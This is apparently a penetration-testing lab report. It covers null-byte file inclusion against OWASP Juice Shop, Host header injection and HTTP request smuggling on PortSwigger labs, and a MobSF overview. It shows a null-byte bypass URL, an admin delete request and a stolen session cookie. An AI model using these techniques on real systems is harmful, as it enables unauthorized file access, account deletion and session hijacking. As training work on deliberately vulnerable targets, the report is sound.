The File Inclusion vulnerability allows an attacker to attach a file, usually using "dynamic file attachment" mechanisms implemented in the target application. This vulnerability occurs because of using user-supplied data without proper validation. This can lead to the display of file contents, but depending on the severity of the problem, it can also lead to:

- Execution of code on the web server
- Execution of client-side code, such as JavaScript, which can lead to other attacks,
- Such as cross-site scripting (XSS) attacks
- Blocking the service (DoS)
- Disclosure of confidential information

Local File Inclusion (LFI) is a security vulnerability involving the attachment of files that already exist locally on the server, exploiting vulnerable file attachment routines implemented in the application. This vulnerability arises when a website accepts input specifying the path to the file for attachment, and this input is not adequately sanitized, permitting the injection of directory navigation characters like dot-dot-slash. While many instances involve insecure PHP scripts, it is essential to note that this vulnerability is also prevalent in other technologies such as JSP, ASP, and others.


We can find files available on the FTP server ready to be downloaded. However, some of them are still not downloadable, and upon clicking, we encounter errors, as is the case when trying to open package.json.bak. This file is a backup, as evidenced by the fact that it cannot be downloaded.



In this case, to gain access to this file, we attempted to use the NULL Byte Technique:

The null byte technique in Local File Inclusion (LFI) involves leveraging the null byte character (often represented as `"\x00"` or `"\0"`) to manipulate file paths. This technique is employed when an application mishandles user-supplied input. In the case of LFI, the attacker can inject a null byte character into the file path, leading to manipulation of how the application interprets this path. The null byte character signifies the end of a character string in many programming languages, causing the application to interpret the path as shorter than it is. Consequently, this can enable the attacker to access files for which they would not normally have permissions. As a result, the null byte technique in LFI can be exploited to bypass security mechanisms and gain access to sensitive files on the server, posing a significant threat to the security of the web application.

And, as demonstrated, we successfully use this method to bypass the 403 error and download the file.



```
1 {
2   "name": "juice-shop",
3   "version": "6.2.0-SNAPSHOT",
4   "description": "An intentionally insecure JavaScript Web Application",
5   "homepage": "http://owasp-juice.shop",
6   "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
7   "contributors": [
8     "Björn Kimminich",
9     "Jannik Hollenbach",
10    "Aashish683",
11    "greenkeeper[bot]",
12    "MarcRler",
13    "agrawalarpit14",
14    "Scar26",
15    "CaptainFreak",
16    "Supratik Das",
17    "JuiceShopBot",
18    "the-pro",
19    "Ziyang Li",
20    "aaryan10",
21    "m4l1c3",
22    "Timo Pagel",
23    "... "
24  ],
25  "private": true,
26  "keywords": [
27    "web security",
28    "web application security",
29    "webappsec",
30    "owasp",
31    "pentest",
32    "pentesting",
33    "security",
34    "vulnerable",
35    "vulnerability",
36    "broken",
37    "bodgeit"
38  ],
39  "dependencies": {
40    "body-parser": "~1.18",
41    "colors": "~1.1",
42    "config": "~1.28",
43    "cookie-parser": "~1.4",
44    "cors": "~2.8",
45    "dottie": "~2.0",
46    "epilogue-js": "~0.7",
47    "errorhandler": "~1.5",
48    "express": "~4.16",
```

Inside, we can read that this is a backup in version 6.2.0-SNAPSHOT.

The file contains information about related tools, libraries, folders, or versions. It holds a vast amount of information about users and the entire system in general. Therefore, we manage to perform LFI by providing an additional byte, enabling us to retrieve files from the FTP server. The same method works for other files.



The file contains lost promotional codes.

```
Open [v] [x]  
1 h<MibgC7sn  
2 mNYS#gC7sn  
3 o*IVigC7sn  
4 k#pDlG7sn  
5 o*I]pgC7sn  
6 n(XRvgC7sn  
7 n(XLtgC7sn  
8 k#*AfgC7sn  
9 q:<IqgC7sn  
10 pEw8ogC7sn  
11 pes[BgC7sn  
12 l}6D$gC7ss
```

```
localhost:3000/ftp/suspicious_errors.yml%2500.md  
OWASP Juice Shop Kali Linux Kali To  
suspicious_errors.yml%00.md  
Completed — 723 bytes  
suspicious_errors.yml%00.md  
~/Downloads Save  
1 |title: Suspicious error messages specific to the application  
2 |description: Detects error messages that only occur from tampering with or attacking the application  
3 |author: Bjoern Kimminich  
4 |logsource:  
5 |  category: application  
6 |  product: nodejs  
7 |  service: errorhandler  
8 |detection:  
9 |  keywords:  
10 |    - 'Blocked illegal activity'  
11 |    - '* with id=* does not exist'  
12 |    - 'Only * files are allowed'  
13 |    - 'File names cannot contain forward slashes'  
14 |    - 'Unrecognized target URL for redirect: *'  
15 |    - 'B2B customer complaints via file upload have been deprecated for security reasons'  
16 |    - 'Infinite loop detected'  
17 |    - 'Detected an entity reference loop'  
18 |  condition: keywords  
19 |level: low
```

Additionally, the file contains suspicious errors.

## 9. Host Header Injection I HTTP Smuggling/Splitting

### 9.1 Host Header

Host header injection is a web security vulnerability that occurs when an attacker can manipulate the Host header of a web request. The Host header is a part of the HTTP protocol used to specify the domain name of the target server. In a typical HTTP request, the Host header helps the server identify the correct virtual host and process the request accordingly. When an attacker successfully injects or manipulates the Host header, they can trick the web server into processing the request as if it is intended for a different domain. This can lead to various security issues, including:


**Domain Spoofing:** By injecting a malicious Host header, an attacker can make it appear as though the request originates from a trusted domain. This can be exploited to deceive users or bypass security mechanisms that rely on domain-based authentication.

- **Cache Poisoning:** The Host header is often used by caching mechanisms to store and retrieve content. Injection attacks can manipulate this header to poison the cache with malicious content, impacting subsequent users who access the compromised data.
- **Request Smuggling:** In some cases, Host header injection can be used as part of a larger attack, such as HTTP request smuggling. This involves exploiting discrepancies between how front-end and back-end systems handle the Host header, potentially leading to the smuggling of malicious payloads.
- **Security Bypass:** Certain security controls and access restrictions may be based on the domain specified in the Host header. By manipulating this header, an attacker might bypass security measures or gain unauthorized access to restricted resources.


To mitigate Host header injection vulnerabilities, developers and administrators should validate and sanitize user input, especially when it comes to headers and other data that can influence the server's behavior. Additionally, web servers and applications should be configured to only respond to requests that include a valid and expected Host header. Regular security audits and monitoring can help detect and address potential vulnerabilities in a timely manner.

At the start of the lab, we checked the file that is responsible for indexing pages in search engines (robots.txt):







So, as we can see there is one hidden route (/admin) which we can try to access.



As we can see from the screenshot above the route is protected and the normal user does not have access to it. However, using burpsuite we intercepted the GET request that is used to request the admin page it looks like on screenshot below:




If we modify the Host header and change it to localhost, we receive from server page that looks like this:




In the raw response we can find api call with allow us to delete user:

```
<a href=
/admin/delete?username=wiener">Delete</a>
</div>
<div>
<span>carlos - </span>
<a href="
/admin/delete?username=carlos">Delete</a>
</div>
```

Now we can modify the GET request by adding the `/delete?username=carlos` and see what happens.



As we can see on screenshot above the request was sent successfully and we received a 302-success code response. Now if we go back to `/admin` route we can see that the lab was solved successfully (screenshot below).



## 9.2 HTTP Smuggling/Splitting

HTTP Smuggling, also known as HTTP Splitting or HTTP Request Smuggling, is a web security vulnerability that exploits discrepancies in the way different web components interpret and handle the HTTP protocol. This vulnerability allows attackers to manipulate the boundaries between HTTP requests, potentially leading to security misconfigurations and bypassing security mechanisms.

The vulnerability arises from differences in how front-end and back-end systems process and interpret HTTP headers, especially the Content-Length and Transfer-Encoding headers. By manipulating these headers, attackers may trick the web server into processing a request differently than intended.

The typical scenario involves an intermediary component (e.g., a front-end proxy and a back-end server) interpreting the HTTP request headers differently. The attacker exploits this discrepancy to smuggle a second request that the back-end server processes, while the front-end proxy interprets the request differently.

The consequences of successful HTTP Smuggling attacks include:

- **Data Exposure:** Attackers may access sensitive data or perform actions on behalf of other users by injecting malicious content into the smuggled requests.
- **Cache Poisoning:** HTTP Smuggling can be used to poison caching mechanisms by causing the front-end and back-end to cache different versions of the same request.
- **Security Bypass:** Attackers may bypass security controls and access restrictions by exploiting the discrepancy in how the front-end and back-end interpret the HTTP request.

To mitigate HTTP Smuggling vulnerabilities, developers and administrators should:

- Ensure consistent handling of HTTP headers across all components of the web application.
- Use HTTP/1.1, as it has more defined rules for handling headers compared to earlier versions.
- Employ security mechanisms, such as Web Application Firewalls (WAFs), to detect and prevent HTTP Smuggling attacks.
- Regularly test web applications for vulnerabilities, including HTTP Smuggling, through security assessments and penetration testing.


It is worth noting that the specific steps to exploit HTTP Smuggling may vary based on the unique configuration and behavior of the targeted web application and its components.



To complete this lab, we used this lab from PortSwigger Academy:

- <https://portswigger.net/web-security/request-smuggling/exploiting/lab-capture-other-users-requests>

At the start we intercepted the adding comment request using BurpSuite Intercept function. The request is structured as we can see below:



The form itself looks like this:

### Leave a comment

Comment:


Name:

Email:


Website:


Post Comment

Then in the Repeater section under Inspector settings we changed the HTTP protocol version from 2 to 1.1



Then we moved the comment section to the end of the csrf section and checked if the request is still working.

 Piotr :) | 13 January 2024  
Test

 Piotr :) | 13 January 2024  
Test

Then we modified the request, so it looked like this:




After sending this request in the comment section on the website we were able to see additional information (the request send by the user):



Piotr :) | 13 January 2024


```
testGET /post?postId=10 HTTP/1.1 Host: 0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net cache-control: max-age=0 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36 accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 sec-fetch-site: same-origin sec-fetch-mode: navigate sec-fetch-user: ?1 sec-fetch-dest: document referer: https://0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net/post/comment/confirmation?postId=10 accept-encoding: gzip, deflate, br accept-language: e
```

After resending the request a couple of times, we found session ID in the comment section, which will allow us to steal user session.




session=KKLBrxayqdlteV0OWWUBiloHscQ62nZX

Now after intercepting login request, we can replace the session ID and send it to the server.



After refreshing the page, we were granted with popup that says Congratulations you solved the lab:





## 10. MobSF

MobSF, short for Mobile Security Framework, is an open-source, all-in-one mobile application security assessment tool designed to help security professionals and developers identify and address security vulnerabilities in mobile apps. MobSF supports both Android and iOS platforms and provides a wide range of features for static analysis, dynamic analysis, and forensic analysis of mobile applications.

Key features of MobSF include:

- **Static Analysis:** MobSF can perform static analysis on mobile apps to identify potential security issues without executing the application. It examines the app's binary code, manifest files, and other resources to find vulnerabilities such as insecure data storage, insecure communication, and insecure coding practices.
- **Dynamic Analysis:** MobSF facilitates dynamic analysis by allowing users to install and run mobile apps in a controlled environment. It monitors the app's behavior during runtime, helping to identify runtime vulnerabilities, data leaks, and potential security weaknesses that may not be apparent through static analysis alone.
- **Forensic Analysis:** The framework supports forensic analysis of mobile apps, which involves examining an app's data and artifacts to gather information about its behavior and potential security risks. This can be useful for understanding how an app handles sensitive data, such as user credentials.
- **Web API Testing:** MobSF includes features for testing the security of web APIs used by mobile applications. It can identify issues related to authentication, authorization, and data validation in the communication between the mobile app and backend servers.
- **Report Generation:** MobSF generates comprehensive and customizable reports that summarize the findings from static and dynamic analyses. These reports are valuable for security professionals, developers, and stakeholders to understand and address security vulnerabilities in mobile applications.
- **Support for Android and iOS:** MobSF supports both Android (APK) and iOS (IPA) applications, making it versatile for analyzing security across a variety of mobile platforms.

As an open-source tool, MobSF is actively maintained, and its source code is available on platforms like GitHub. Security professionals and developers can leverage MobSF as part of their mobile application security testing and secure development lifecycle to enhance the overall security posture of mobile applications.

